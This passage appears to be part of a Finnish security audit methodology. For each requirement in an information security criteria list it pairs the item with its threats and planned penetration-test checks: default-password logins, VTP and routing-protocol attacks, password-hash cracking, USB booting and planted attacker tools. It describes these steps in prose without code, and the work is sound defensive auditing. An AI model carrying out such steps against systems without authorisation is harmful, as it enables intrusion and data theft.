1) Yritetään aktiivisella salasanan murtautumistavalla päästä kirjautumaan laitteille oletussalasanoja ja tyhjiä salasanoja käyttämällä. 2) Kuten I 404.0 todennustavan kohdassa 2. 3) Tarkastetaan verkkolaitteiden ohjelmistoversiot ja verrataan niitä haavoittuvuustietokantoihin. 4) Kuten I 402.0 todennustavan kohdassa 2. 5) Liitetään hyökkäystyöasema kytkimen porttiin ja kaapataan liikennettä. Tarkastetaan ettei kytkin kaiuta liikennettä muista porteista. Toistetaan testi jokaisessa kytkimessä. 6) Kaapataan liikennettä trunk-portista. Tarkastetaan kaapatusta liikenteestä, ettei siinä esiinny VTP-liikennettä. Jos esiintyy, hyökätään VTP-protokollaa vastaan ja koitetaan, onko VTP-salasana ja toimialue muutettu. 7) Tarkastetaan trunk-portista kaapatusta liikenteestä liikkuuko siinä VLAN 1:n liikennettä. 8) Tarkastetaan verkkolaitteiden lokeista, voidaanko selvittää kuka on tehnyt niihin muutoksia.

I 406.0 Miten langattomia verkkoja suojataan?
Todennettavat kohteet
Langattomat verkot ovat tutkimuksen rajauksen ulkopuolella.
Uhka
Langattomat verkot ovat tutkimuksen rajauksen ulkopuolella.
Todennustapa
Langattomat verkot ovat tutkimuksen rajauksen ulkopuolella.

I 407.0 Onko sisäverkon rakenteen näkyminen internetiin ja muihin ei-luetettuihin verkkoihin estetty?
Todennettavat kohteet
1) Varmistetaan privaattiosoitteiden käyttö
Uhka
1) Hyökkääjä yrittää tunkeutua verkon laitteisiin internetistä tai yrittää lähettää kaapatun koneen ohjausliikennettä internetiin. Privaattiosoitteita ei reititetä julkisessa verkossa, mikä hieman vaikeuttaa hyökkääjän toimia.
Todennustapa
1) Tarkastetaan I 401.0 todennustavan kohdassa 1, I 404.0 todennustavan kohdassa 2 ja I 405.0 todennustavan kohdassa 5 kaapatusta liikenteestä, että käytössä on vain privaattiosoitteita.

I 408.0 Pääkysymys: Miten verkkoa, järjestelmiä ja niiden käyttöä valvotaan?
Todennettavat kohteet
1) Testataan normaalista poikkeavia liikennemääriä ja protokollia palvelinten ja työasemien välissä sekä eri segmenttien välillä. Tarkastetaan huomataanko toimet. 2) Testataan luvattomat yhteysyritykset vyöhykkeiden välisissä yhdyskäytävissä. Tarkastetaan huomataanko toimet.
Uhka
1) Hyökkääjä saattaa käyttää skannereita havaitakseen tietoverkossa olevia järjestelmiä ja muodostaakseen kuvan verkon rakenteesta. Poikkeavat protokollat voivat olla hyök-

kääjän käyttämiä sekä poikkeavat liikennemäärät esim. poikkeavaan aikaan saattavat paljastaa hyökkääjän tiedostonsiirrot tai komentoliikenteen käytön. 2) Hyökkääjä todennäköisesti testaa pääsyään verkon eri osiin saadakseen tavoittelemansa tiedon haltuunsa.
Todennustapa
1) Poikkeava protokollien käyttö ollaan jo suoritettu 401.0 todennustavan kohdassa 2. Lähetetään lisäksi suuria määriä esim. tiedostonsiirtoa kahden eri segmenttiin sijoitetun hyökkäystyöaseman välillä. Tarkastetaan, onko poikkeamat havaittu. 2) Poikkeavaa liikennettä on jo muodostunut 401.0 todennustavan kohdassa 2. Tarkastetaan, onko poikkeamat havaittu.

I 409.0 Miten IPv6:n turvallisuuteen vaikuttavat erityispiirteet on huomioitu verkoissa ja järjestelmissä?
Todennettavat kohteet
1) Varmistetaan, ettei IPv6 ole käytössä. IPv6 on tutkimuksen rajauksen ulkopuolella.
Uhka
1) Hyökkääjä saattaa käyttää hyväkseen IPv6 löytyviä haavoittuvuuksia ohittaakseen verkon tietoturva-asetuksia. Tietyt IPv6 asetukset voivat helpottaa hyökkääjää naamioimaan toimensa.
Todennustapa
1) Lähetetään hyökkäystyöasemalla IPv6 liikennettä ja katsotaan aiheuttaako se verkossa minkäänlaista vastetta. Lisäksi tarkastetaan I 401.0 todennustavan kohdassa 1, I 404.0 todennustavan kohdassa 2 ja I 405.0 todennustavan kohdassa 6 kaapatusta liikenteestä, ettei niissä esiinny IPv6 liikennettä.

I 410.0 Miten reitityksen turvallisuudesta on huolehdittu?
Todennettavat kohteet
1) Tarkastetaan reititysprotokollien oikeat asetukset.
Uhka
1) Hyökkääjä voi pyrkiä manipuloimaan reititysprotokollien viestiliikennettä manipuloidakseen pakettien reitityssääntöjä. Hyökkääjä voi mm. pyrkiä ohjaamaan liikennettä

haluamansa välityspalvelimen kautta, aiheuttaa tahallisia palvelunestotiloja tai häiritä verkkoliikennettä kiinnittääkseen ylläpidon huomion pois hänen omista toimista.
Todennustapa
1) Yritetään manipuloida reititysprotokollien viestiliikennettä. Tarkastellaan kaapatussa liikenteessä esiintyviä reititysprotokollien paketteja.

I 501.0 Tunnistetaanko ja todennetaanko käyttäjät ennen pääsyn sallimista organisaation tietoverkkoon ja -järjestelmiin?
Todennettavat kohteet
1) Tarkastetaan, että käytössä on yksilölliset ja henkilökohtaiset käyttäjätunnukset. 2) Tarkastetaan, että käytössä ei ole yleisiä käyttäjätunnuksia tai tyhjällä salasanalla varustettuja tunnuksia. 3) Tarkastetaan, että käytössä olevassa turvallisuusasetuksissa vaaditaan salasanalle minimivaatimukset ja salasanan vaihtamiselle on määritelty määräaika. 4) Testataan käyttäjätunnusten lukittuminen liian monen väärän kirjautumisyrityksen jälkeen. 5) Tarkastetaan tunnuksien lukittuminen liian monen väärän tunnistautumisyrityksen jälkeen. 6) Todennetaan verkossa liikkuvan autentikaatiotiedon salaaminen. 7) Todennetaan paikallisen salasanatiivisteen vahvuus.
Uhka
1) Jaettujen tunnusten käyttö lisää sisäisen hyökkäyksen mahdollisuutta sekä toimien peittäminen helpottuu. 2) Yleisten tunnusten käyttö ei rajaa toimia yksittäisiin henkilöihin. Tapahtumien selvittäminen lokitiedoista vaikeutuu merkittävästi. Tyhjät salasanat helpottavat aktiivista hyökkäystä merkittävästi. 3) Hyökkääjän päästyä palvelimelle tai työasemalle yrittää hän todennäköisesti kopioida paikallisesti tallennetut salasanatiivisteet passiivista salasanan murtoa varten. Salasanojen murtaminen vaikeutuu, mitä pitempi ja mitä monimutkaisempi salasana on käytössä. Salasanojen tallennustapa vaikuttaa myös merkittävästi passiivisen salasanamurtamisen onnistumiseen. Riskiä salasanojen hukkumisesta tai paljastumisesta väärälle henki-

lölle voidaan pienentää vaihdattamalla salasanat määräajoin. Vaikka hyökkääjä onnistuisikin murtamaan paikalliset salasanatiivisteet, voi salasana olla jo vanhentunut.
4-5) Hyökkääjän aktiiviset salasananmurtoyritykset voidaan tehokkaasti estää ja toiminta havaita estämällä peräkkäiset väärät kirjautumisyritykset ja valvomalla tapahtumia.
6) Hyökkääjä voi verkkoliikennettä kaappaamalla havaita käyttäjätunnus ja salasana pareja, mikäli liikenne ei ole salattua.
7) Jos hyökkääjä saa haltuunsa tallennetun salasanan, voi hän yrittää murtaa sitä passiivisella salasananmurtotekniikalla. Heikot salasanatiivisteet ovat nopeasti murrettavissa.

Todennustapa

1-2) Tarkastetaan satunnaisotannalla valitusta työasemasta ja palvelimesta käytössä olevat käyttäjätunnukset ja selvitetään niiden käyttötarkoitus. Listataan käyttäjät ja pyydetään selvitys jokaisesta käyttäjätunnuksesta ja sen käyttötavasta sekä tarkoituksesta.
2) Yritetään kirjautumista havaituilla käyttäjätunnuksilla ilman salasanaa.
3) Otetaan listaus vallitsevista turvallisuusasetuksista ja tarkastetaan salasanan minimivaatimukset sekä salasanan vaihtamiseen määritelty minimiaika.
1-5) Pyydetään luomaan uusi käyttäjätunnus. Yritetään kirjautua sillä ilman salasanaa, vaihtaa salasana liian helpoksi, määritellä tyhjä salasana ja kirjautua monta kertaa väärällä salasanalla.
6) Kaapataan verkkoliikennettä kytkinportista, kun työasemalle kirjaudutaan. Tarkastetaan kaapatusta liikenteestä, että kirjautumistiedot ovat salattuja. Lisäksi voidaan tarkastaa, ettei 404.0 todennustavan kohdassa 2 ja I 405.0 todennustavan kohdassa 6 kaapatusta liikenteessä esiinny selkokielestä autentikointitietoa.
7) Yritetään murtaa paikallinen salasanatiiviste.

I 502.0 Onko organisaatiossa menettelytapa, jolla uudet järjestelmät (työasemat, kannettavat tietokoneet, palvelimet, verkkolaitteet, verkkotulostimet ja vastaavat) asennetaan järjestelmällisesti siten, että lopputuloksena on kovennettu asennus?

Todennettavat kohteet

1) Tarkastetaan, onko järjestelmien asennukset kovennettuja.
2) Työasemissa
2a) Turvapäivitykset on asennettu.

2b) Administrator ja Guest tilien oikeudet minimoitu.

2c) Oletussalasanat on vaihdettu.

2d) Pakotettu lukittu näytönsäästäjä 10min käyttämättömyyden jälkeen.

2e) lokiasetukset I504.0 vaatimalla tasolla

2f) Toiminnallisuudet autorun, autoplay ja PDF-esikatselu pois käytöstä.

2g) Sähköpostiohjelmassa asetukset: Ajettava koodi oletuksena estetty, HTML-muotoisen sähköpostin lähettäminen estetty ja sen vastaanottamisessa viestit muunnetaan tekstimuotoon, sähköpostin automaattinen esikatselu poistettu käytöstä, liitetiedostoja ei avata automaattisesti, sähköpostin liitteinä sallitaan vain erikseen määritellyt tiedostotyypit sekä muiden käyttö on teknisesti estetty esimerkiksi ne pois suodattamalla ja asiaankuuluvasti aiheesta viestiin merkitsemällä, roskapostiksi tulkittava liikenne suodatetaan pois tai merkitään vähintään varoitus esim. viestin otsikkokenttään.

2h) Jos työasema liitetään ei-luotettuun verkkoon, verkkojaot tulevat olla pois kytketty.

2i) Päivitysten haku rajattu vain määriteltyihin lähteisiin.

2j) Tarpeeton verkkoliikenne ja ns. huhuilu internetlähteisiin minimoitu.

2k) BIOS-asetuksissa on sallittu vain ensisijaiselta kiintolevyltä käynnistyminen, tarpeettomat ominaisuudet on kytketty pois päältä ja asetusten muuttaminen on lukittu salasanalla.

2l) PDF-lukijat, tekstinkäsittelyohjelmistot ja vastaavat: ajettavan koodin (erityisesti JavaScript ja makrot) suorittaminen on oletuksena estetty.

3) Palvelimissa (kohdan 2 vaatimusten lisäksi)

3a) Alustan komponenttien, prosessien (esim. palvelinprosessit), hakemistojen ja lisäohjelmien käyttöoikeudet on asetettu tarkoituksenmukaisiksi vähimpien oikeuksien periaatteen mukaisesti.

3b) Palvelimet on konfiguroitu valmistajien ja luotettujen tahojen ohjeiden mukaisesti.

3c) Sähköpostipalvelimet eivät salli releöintiä (open relay), osoitteen ja listan jäsenyyden tarkistusta (komennot "VRFY" ja "EXPN"), suojaamattomia käyttäjäyhteyksiä (vaaditaan TLS/SSL tai vast.) tai liian suuria liitetiedostoja.

Uhka

1,3b) Hyökkääjä pyrkii mahdollisuuksien mukaan hyödyntämään oletusasetuksilla asennettuja järjestelmiä kokeilemalla oletustunnuksia ja salasanoja sekä hyökkäämällä oletusasennuksien versioissa tiedettyjä haavoittuvuuksia hyväksikäyttäen.

2d) Lukitsematon näyttö mahdollistaa hyökkääjän käyttävän lukitsematonta työasemaa. Erityisen sisäisen uhan lukitsemattomista työasemista aiheuttaa samassa työtilassa työs-

kentely tai huoltohenkilöiden pääsymahdollisuus tiloihin.

2e) Hyökkääjä yrittää todennäköisesti peittää toimiaan manipuloimalla lokitietoja.

2f, l) Ominaisuudet mahdollistavat haavoittuvuuksien hyödyntämisen ennen kuin käyttäjä edes avaa varsinaisen sisällön.

2g,3c) Sähköpostin välityksellä levitettävät haittaohjelmat ovat vanhimpia ja yleisimpiä tapoja niiden levittämiseksi. Hyökkääjän saatua haltuun sisäisen työaseman voi hän levittää helpohkosti haitallista koodia, koska viestit näyttävät tulevan luotetusta lähteestä. Myös sisäisen uhkan mahdollisuutta pienennetään rajatuilla asetuksilla.

2h) Tahattomat levyjaot tuntemattomissa verkoissa altistavat tiedot ulkopuolisten saataville. Työasema voidaan liittää esim. työpöydällä sijaitsevaan väärään tietoverkkoon kytkettyyn telakkaan epähuomiossa.

2i-j) Väärät päivitysyritykset ohjelmistoista aiheuttavat turhaa väärää liikennettä verkon valvontajärjestelmiin. Väärennettyjä päivityspalveluita on myös käytetty hyväksy maailmalla levinneissä haittaohjelmissa.

2k) Hyökkääjä voi pyrkiä käynnistämään työaseman tai virtuaalikoneen USB:lle asennetulla käyttöjärjestelmällä ja tämän jälkeen varastaa tietoja, muuttaa järjestelmän asetuksia tai anastaa salasanatiivisteitä ilman jälkiä paikallisen käyttöjärjestelmän lokeihin.

3a) Hyökkääjän saatua suoritettua koodia kohdejärjestelmässä voi matalat käyttöoikeudet estää hänen jatkotoimet.

Todennustapa

1) Valitaan satunnaisotannalla yksi palvelin ja yksi työasema.

2a) Tarkastetaan manuaalisesti käyttöjärjestelmän paketinhallinnasta, milloin päivityksiä on asennettu.

2b-c) Tarkastetaan administrator- ja guest-käyttäjätilien tila ja salasanat.

2d) Tarkastetaan lukitun näytönsäästäjän toiminta odottamalla 10 minuuttia.

2e) Tarkastetaan kirjattujen lokien aikaleimat ja kirjatut tapahtumat.

2f) Liitetään työasemaan USB-muistitikku, jossa on automaattisesti käynnistyvää materiaalia. Liitetään CD-levy, jossa on automaattisesti käynnistyvää materiaalia, työasemaan. Katsotaan tiedostonhallinnalla PDF-tiedostoa ja tarkistetaan esikatselun poiskytkentä.

2g,3c) Lähetetään HTML-muotoinen sähköposti. Lähetetään Eicar-testiviruksen sisältävä viesti. Tarkastetaan muut vaaditut asetukset vastaanotetusta viestistä. Yritetään

kytkeytyä sähköpostipalvelimeen suojaamattoman yhteyden yli. Tarkastetaan manuaalisesti sähköpostipalvelimelta releöinti ja listan jäsenyyden asetukset.

2h) Liitetään työasema tuntemattomaan verkkoon esim. yksittäiseen palomuuriin ja tarkastetaan jaettujen levyjen poiskytkentä.

2i-j) Tarkastetaan valvontajärjestelmästä tai lokeista esiintyykö verkossa yhteysyrityksiä päivityspalvelimiin tai muunlaista ”huhuilua”. Voidaan myös kaapata liikennettä työasema- ja palvelinkytkimen trunk-portista ja tarkastella liikennettä, joka kohdistuu ulos verkosta.

2k) Tarkastetaan manuaalisesti BIOS-asetukset. Yritetään käynnistää tietokone USB-muistilta ja DVD-levyltä.

2l) Avataan työasemalla Office- ja PDF-tiedosto, jossa on suoritettavaa koodia, kuten macroja.

3a) Tarkastetaan palvelimeen asennetun ohjelmiston ajo-oikeudet.

3b) Tarkastetaan yhden palvelimen asennus ja valmistajan ohjeiden yhtenevyys.

I 503.0 Miten on pienennetty haittaohjelmien aiheuttamia riskejä?
Todennettavat kohteet
1) Testataan haittaohjelmantorjuntaohjelmien toiminta ja lokitiedot. 2) Testataan USB-/FireWire-/eSATA-/Thunderbolt-porttiin kytkeytymisen rajoitukset. 3) Tarkastetaan virustunnisteiden ajantasaisuus.
Uhka
1) Hyökkääjä pyrkii todennäköisesti asentamaan haittaohjelman tavalla tai toisella työasemiin ja/tai palvelimiin. Haittaohjelman avulla hyökkääjän on mahdollista saada yhteys etäkoneeseen, kerätä haluttua tietoa, levittää haittaohjelmaa eteenpäin ja naamioida hyökkäystään. 2) Hyökkääjä saattaa jättää ”hukkuneen” ulkoisen median kohdeorganisaation toimiston lähettyville, jolloin on mahdollista, että työntekijä katsoo omalla työasemallaan mitä media sisältää. Työntekijän media on myös mahdollista vaihtaa tai saastuttaa haittaohjelmalla hyökkääjän toimesta. Myös työntekijät voivat itse liittää tuntemattomia laitteita tahallisesti tai tahattomasti ja näin levittää haittaohjelmia myös suljettuihin verkkoihin. 3) Hyökkääjä käyttää uutta haittaohjelmaa hyökkäyksessään.

Todennustapa
1) Kopioidaan Eicar-virus satunnaisvalittuun työasemaan ja palvelimeen. Tarkastetaan muodostuneet lokimerkinnät. 2) Liitetään USB-/FireWire-/eSATA-/Thunderbolt-porttiin tuntematon laite ja katsotaan toimiiko se. 3) Tarkastetaan virustunnisteiden ajantasaisuus yksittäisen työaseman virustorjuntaohjelmasta.
I 504.0 Pääkysymys: Ovatko organisaation teknisten laitteiden ja palveluiden lokimenettelyt kunnossa?
Todennettavat kohteet
1) Tarkastetaan lokitietojen kattavuus. 2) Tietojärjestelmien luvattoman käytön havaitseminen. 3) Kellojen ajantasaisuus. 4) Lokitietojen väärentämisen mahdollisuus. 5) Lokitietojen käsittelystä merkintä. 6) Ylläpitotoimista audit trail.
Uhka
1-6) Hyökkääjän toimet jäävät huomaamatta ja niiden selvittäminen jälkikäteen muuttuu mahdottomaksi, jos toimista ei jää mitään jälkiä. 6) Lisäksi ylläpitotoimien audit trail mahdollistaa pahantahtoisen ylläpitäjän toimien selvittämisen.
Todennustapa
1,4) Pyydetään lukuoikeudelliset tunnukset, joilla voi lukea lokitietoja. Tarkastetaan, että lokitietoja on saatavilla vähintään 24kk ajanjaksolta. Yritetään muuttaa lokitietoja ja katsotaan, onko se mahdollista tai havaitaanko sitä. 2) Poikkeavaa liikennettä on jo muodostunut 401.0 todennustavan kohdissa 1 ja 2 sekä 503.0 todennustavan kohdassa 1 ja 2. Tarkastetaan, onko poikkeamat havaittu. 3) Pyydetään kirjautumaan muutamalle palvelimelle, työasemalle ja verkkolaitteelle ja tarkastetaan kellojen yhtenevyys. Tarkastetaan silmämääräisesti lokitiedoista kellonaikojen ja päivämäärien yhtenevyys. 5) Katsotaan jäikö lokitietojen lukemisesta merkintä lokeihin. 6) Tarkastetaan lokeista, löytyykö ylläpitotoimista merkintöjä.

I 505.0 Miten suojattavat tiedot säilytetään tietojärjestelmissä?
Todennettavat kohteet
1) Varmistetaan väliaikaistiedostojen tuhoaminen. 2) Varmistetaan työasemien salauksen toimivuus. 3) Varmistetaan tietojen auditoitavuus monihankeverkossa.
Uhka
1) Hyökkääjän päästyä työasemalle tai saatua haittaohjelman asentumaan työasemalle saattaa hän etsiä havittelemiaan luokiteltuja tietoja työasemalta ja sinne mahdollisesti jääneitä väliaikaistiedostoja. 2) Hyökkääjä voi yrittää saada varastetusta työasemasta luokiteltuja tietoja tai käyttäjätunnuksia ja salasanatiivisteitä. 3) Monihankeverkossa pitää varautua myös tiedon omistajan tarkastajien pääsymahdollisuuksiin toisen hankkeen tietoihin.
Todennustapa
1) Avataan työasemalla muutama dokumentti ja poistetaan ne lopuksi roskakoriin. Käynnistetään työasema uudelleen ja katsotaan käyttöjärjestelmän hakutoimintoa hyödyntäen, löytyykö tiedostoista jäämiä koneelta. Sama voidaan toistaa myös luokiteltuja tietoja sisältävissä palvelimissa. 2) Käynnistetään työasema ulkoiselta medialta löytyvältä käyttöjärjestelmältä ja yritetään saada työaseman käyttöjärjestelmälevyltä tietoja auki. Yritetään käynnistää työasema ja katsotaan saadaanko se käynnistämään käyttöjärjestelmä. Sama voidaan toistaa satunnaisotannalla valitulle suojaustason III tietoa sisältävälle palvelimelle. 3) Tapauskohtaisesti varmistetaan eri tiedon omistajien tarkastajien pääsymahdollisuus toisen tiedon omistajan tietoihin.

I 506.0 Kuinka varmistutaan siitä, että suojattavaa tietoa sisältävät liikuteltavat kiintolevyt, muistit, mediat, älypuhelimet, mobiilipäätteet ja vastaavat ovat aina suojattuja luvatonta pääsyä vastaan?
Todennettavat kohteet
1) Testataan ulkoisten medioiden lukukyky.

2) Testataan kannettavien tietokoneiden salausratkaisu. Älypuhelimet ovat tutkimuksen rajauksen ulkopuolella.
Uhka
1) Hukkuneet tai muuten vääriin käsiin joutuneet ulkoiset mediat saattavat sisältää arkaluonteista tietoa. 2) Kts. I 505.0 uhat 1 ja 2.
Todennustapa
1) Liitetään kohdeympäristössä käytettävä ulkoinen media hyökkäystyöasemaan ja yritetään lukea tietoa siitä. 2) Kts. Kohta I 505.0 todennustavan kohta 2.

I 507.0 Kuinka varmistutaan siitä, etteivät suojattavat tiedot joudu kolmansille osapuolille huoltotoimenpiteiden tai käytöstä poiston yhteydessä?
Todennettavat kohteet
1) Testataan ylikirjoituksen jälkeen poistettu kiintolevy.
Uhka
1) Epäonnistunut ylikirjoitus voi saattaa luokitellun tiedon ulkopuolisten saataville.
Todennustapa
1) Otetaan satunnaisotannalla yksi poistettu kiintolevy ja liitetään se hyökkäystyöasemaan. Yritetään lukea tai palauttaa levyltä tietoa tai muuten varmistamaan, että levyllä ei ole enää tietoja.

I 508.0 Pääkysymys: Miten varmistutaan, ettei organisaation verkossa ole luvattomia laitteita tai järjestelmiä?
Todennettavat kohteet
1) Testataan luvattoman ohjelmiston asentaminen työasemaan tai palvelimeen. 2) Testataan tuntemattomien laitteiden kytkeminen verkkoon.
Uhka
1) Hyökkääjä saa asennettua luvattoman ohjelman työasemaan tai palvelimeen, jonka avulla hän voi mm. jatkaa hyökkäystä muihin järjestelmiin, houkutella käyttäjiä kytkeytymään luvattomaan palveluun, levittää haittaohjelmia muualle verkkoon, murtaa järjes-

telmän tietoturvamekanismeja sekä lähettää ja vastaanottaa tietoja.

2) Hyökkääjä voi yrittää liittää omia työkalujaan tai haittaohjelmiaan ulkoisten medioiden kautta järjestelmiin. Varsinkin mokkulan tai muun langattoman laitteen liittäminen työasemaan tai palvelimeen avaa varsin avoimen tiedonsiirtokanavan hyökkääjän käyttöön.

Todennustapa

1) Asennetaan jokin hyökkääjien käyttämä työkalu satunnaisotannalla valittuun työasemaan ja palvelimeen. Tarkistetaan huomataanko ohjelman asentamista.

2) Liitetään verkon ulkopuolinen tietokone tietoverkon työasemakytkimeen, palvelinkytkimeen, suoraan palvelimeen ja suoraan työasemaan. Liitetään luvaton USB-muisti työasemaan ja palvelimeen.

I 509.0 Miten on varmistuttu siitä, että käytetyt salausratkaisut ovat riittävän turvallisia?

Ei vaadi teknistä todentamista.

I 510.0 Salausavainten hallinta. Pääkysymys: Ovatko salaiset avaimet vain valtuutettujen käyttäjien ja prosessien käytössä?

Ei vaadi teknistä todentamista.

I 511.0 Käytetäänkö istunnonhallinnassa tunnettua ja luotettavana pidettyä tekniikkaa?

Todennettavat kohteet

1) Istunnon kloonauksen testaus.

2) Suljettuja istuntoja uudelleenaktivointi.

3) Istuntojen sulkeminen käyttäjäaktiviteettien loputtua.

4) Istuntojen pituuksien rajoitus.

Uhka

1) Hyökkääjällä mahdollisuus kloonata istunto ja näin saada haltuunsa käyttäjän oikeuksilla oleva etäyhteysistunto.

2-4) Hyökkääjän saadessa haltuun esim. työasema, jossa avoimeksi jätettyjä istuntoja, voi hän käyttää avoimia yhteyksiä anastaakseen haluttuja tietoja.

Todennustapa
1-4) Eri istuntotyyppien testaaminen. Pyydetään tunnukset kirjautua eri järjestelmiin. Tarkastetaan istuntojen uudelleenaktivoimisen mahdollisuus, käyttäjäaktiviteetin loppumisen vaikutus ja istunnon pituuteen vaikuttavat rajoitukset.

I 512.0 Onko huolehdittu, että autentikaatiodataa ei säilytetä tietojärjestelmissä selväkielisinä?
Todennettavat kohteet
1) Haetaan järjestelmistä selväkielisiä salasanoja.
Uhka
1) Hyökkääjän saadessa haltuunsa järjestelmän voi hän hakea tiedostojärjestelmästä selkokielisiä käyttäjätunnuksia ja niihin liitettyjä salasanoja.
Todennustapa
1) Satunnaisotannalla valituista työasemista ja palvelimista sekä palveluiden asetustiedostoista etsitään selkokielisiä salasanoja. Jotkin sovellukset, kuten selain, saattavat tallentaa salasanoja selkokielisenä.

I 513.0 Miten on varmistettu ajettavan koodin turvallisuudesta?
Ei vaadi teknistä todentamista.

I 514.0 Kuinka varmistutaan siitä, että organisaatioon hankittavat laitteistot ovat tietoturvaperiaatteiden mukaisia ja käyttötarkoitukseensa nähden riittävän tietoturvallisia?
Ei vaadi teknistä todentamista.

I 601.0 Millainen tiedon luokittelumenettely organisaatiolla on?
Ei vaadi teknistä todentamista.

I 602.0 Onko huolehdittu siitä, että suojattavaa tietoa sisältäviä aineistoja ja tie-

tovälineitä säilytetään turvallisesti?
Ei vaadi teknistä todentamista.

I 603.0 Hävitetäänkö suojattavia tietoja sisältävät aineistot luotettavasti?
Todennettavat kohteet
1) Väliaikaistiedostojen tuhoaminen. 2) Tallennusmedioiden hävittäminen.
Uhka
1) Kts. I 505.0 uhkien kohta 1. 2) Kts. I507.0 uhkien kohta 1.
Todennustapa
1) Kts. I 505.0 todentamisen kohta 1. 2) Kts. I 507.0 todentamisen kohta 1.

I 604.0 Miten suojattavan aineiston kopiointi ja tulostus on järjestetty?
Todennettavat kohteet
1) Tulostimien tai kopiokoneiden tallennuslevyyn käsiksi pääseminen. 2) Tulostimessa ei saa olla ulkoisia tiedonsiirto- tai huoltoyhteyksiä.
Uhka
1) Hyökkääjä saa käsiinsä tulostimen tallennuslevyn, jossa on väliaikaistietoja luokitelluista tiedostoista. 2) Hyökkääjä murtautuu etänä tulostimeen huoltoyhteyksissä olevien haavoittuvuuksien kautta.
Todennustapa
1) Liitetään tulostimen/kopiokoneen kiintolevy ulkopuoliseen työasemaan ja käynnistetään se hyökkäystyöasemalta. Yritetään lukea tietoja kiintolevyltä. 2) Tarkastetaan laitteen asetuksista, ovatko huoltoyhteydet käytettävissä. Tarkastetaan verkkoliikenteestä, yritetäänkö huoltoyhteyksiä muodostaa.

I 605.0 Pääkysymys: Miten suojattavan aineiston sähköinen välitys on järjestetty?

Todennettavat kohteet
1) Tarkastetaan sähköpostipalvelimen ja -asiakasohjelmiston välinen liikenne on salattua. 2) Tarkastetaan pikaviestipalvelimen ja -asiakasohjelmiston välinen liikenne on salattua. 3) Tarkastetaan toimipisteen ulkopuolelle lähtevän liikenteen salaus.
Uhka
1) Hyökkääjä saattaa kaapata verkkoliikennettä ja saada haltuunsa välitetyistä viesteistä arkaluonteista tietoa. Lisäksi hyökkääjä saattaa muokata lähetettyjä viestejä tai lähettää täysin uusia manipuloituja viestejä. 2) Hyökkääjä saattaa kaapata verkkoliikennettä ja saada haltuunsa pikaviestissä keskustelluista asioista haltuunsa arkaluonteista tietoa. Lisäksi hyökkääjä saattaa esiintyä toisena käyttäjänä. 3) Salaamaton liikenne organisaation tilojen ulkopuolella saattaa joutua hyökkääjän saataville ja hyökkääjä saattaa myös manipuloida liikenteen sisältöä.
Todennustapa
1) Lähetetään sähköposti satunnaisotannalla valitusta työasemasta ja kaapataan välistä verkkoliikennettä. Tarkistetaan kaapatusta liikenteestä, että sähköpostiviesti tai siihen liittyvä autentikointidata ei ole selkokielinen. 2) Avataan pikaviestiyhteys ja lähetetään muutama testiviesti sekä kaapataan välistä verkkoliikennettä. Tarkistetaan kaapatusta liikenteestä, että pikaviestiliikenne tai siihen liittyvä autentikointidata ei ole selkokielinen. 3) Kts. 401.0 todentamisen kohta 1.

I 606.0 Onko suojattavan aineiston välitys postilla ja/tai kuriirilla järjestetty turvallisesti?
Ei vaadi teknistä todentamista.

I 607.0 Pääkysymys: Pystytäänkö seuraamaan minne ja mistä suojattavat aineistot on välitetty?
Ei vaadi teknistä todentamista.

I 701.0 Pääkysymys: Onko huolehdittu, että organisaatiolla on toimintaansa nähden riittävät jatkuvuuden varmistavat suunnitelmat?
Ei vaadi teknistä todentamista.

I 702.0 Pääkysymys: Mahdollistaako organisaatiossa saatavilla oleva dokumentaatio vioista, toimintahäiriöistä, hyökkäyksistä ja vastaavista toipumisen?
Todennettavat kohteet
1) Tarkastetaan dokumentaation vastaavuus toteutuksen kanssa.
Uhka
1) Poikkeavuudet dokumentoidusta ja suunnitellusta voivat avata hyökkääjälle mahdollisuuksia murtautua järjestelmiin odottamattomista paikoista. Tällöin lokikirjaukset saattavat olla riittämättömät.
Todennustapa
1) Muiden vaatimusten todennustavat tarkastavat kokonaisuutena tämän kohdan vaatimuksen.

I 703.0 Pääkysymys: Onko organisaatiossa selkeät periaatteet ja toimintatavat siitä, ketkä saavat asentaa ohjelmistoja, tietoliikenneyhteyksiä ja oheislaitteita?
Todennettavat kohteet
1) Tarkastetaan peruskäyttöoikeuksien valtuudet.
Uhka
1) Jos hyökkääjä saa haltuunsa vain peruskäyttöoikeudet omaavan käyttäjätunnuksen, rajaa se hyökkäysmahdollisuuksia merkittävästi pääkäyttöoikeuksiin verrattuna. Samalla suojaudutaan sisäisiä uhkia vastaan.
Todennustapa
1) Otetaan manuaaliseen tarkasteluun yksi työasema satunnaisotannalla. Yritetään asentaa jokin ohjelma ja poistaa tietoturvaohjelmisto käytöstä. Yritetään myös muuttaa tietoturvaohjelmiston kriittisiä asetuksia sekä käyttöjärjestelmän tietoturva-asetuksia.

I 704.0 Onko organisaatiossa otettu käyttöön periaatteet ja turvamekanismit etä- ja matkatyön riskejä vastaan?

Todennettavat kohteet
1) Suojattavaa tietoa sisältävät välineet on suojattu luvatonta pääsyä, väärinkäyttöä ja turmeltumista vastaan.
Uhka
1) Kts. I 505.0 uhat 1 ja 2 sekä 506.0 uhka 1.
Todennustapa
1) Kts. I 505.0 todentamisen kohta 2 ja I 506.0 todentamisen kohta 1.

I 705.0 Ovatko kehitys-/ testaus ja tuotantojärjestelmät erilliset?
Todennettavat kohteet
1) Kehitys-/testausjärjestelmistä eristäminen tuotantojärjestelmistä.
Uhka
1) Hyökkääjä käyttää hyväkseen kehitys-/testausjärjestelmien puutteellisia tietoturva-asetuksia tai ohjelmistoversioiden haavoittuvuuksia. Tuotantojärjestelmässä testaaminen puolestaan saattaa muuttaa tietoturva-asetuksia odottamattomasti.
Todennustapa
1) Testataan mistä ja mihinkä kehitys-/testausjärjestelmistä on pääsy.

I 706.0 Pääkysymys: Miten varmistetaan, että verkossa ja sen palveluissa ei ole tunnettuja haavoittuvuuksia?
Ei vaadi teknistä todentamista.

I 707.0 Miten varmistutaan siitä, että työskentelytauoilla tai työskentelyn jälkeen laitteet eivät jää ilman riittävää suojaa?
Ei vaadi teknistä todentamista.

I 708.0 Onko käytössä ns. puhtaan pöydän politiikka? Koskeeko sama periaate myös näyttöjä?
Ei vaadi teknistä todentamista.

I 709.0 Pääkysymys: Onko huolehdittu riittävästä työtehtävien eriyttämisestä

niin, ettei synny ns. vaarallisia työyhdistelmiä?
Ei vaadi teknistä todentamista.

I 710.0 Onko riittävästä varmuuskopioinnista huolehdittu?
Todennettavat kohteet
1) Tarkastetaan pääseekö tavallinen käyttäjä varmuuskopioihin käsiksi.
Uhka
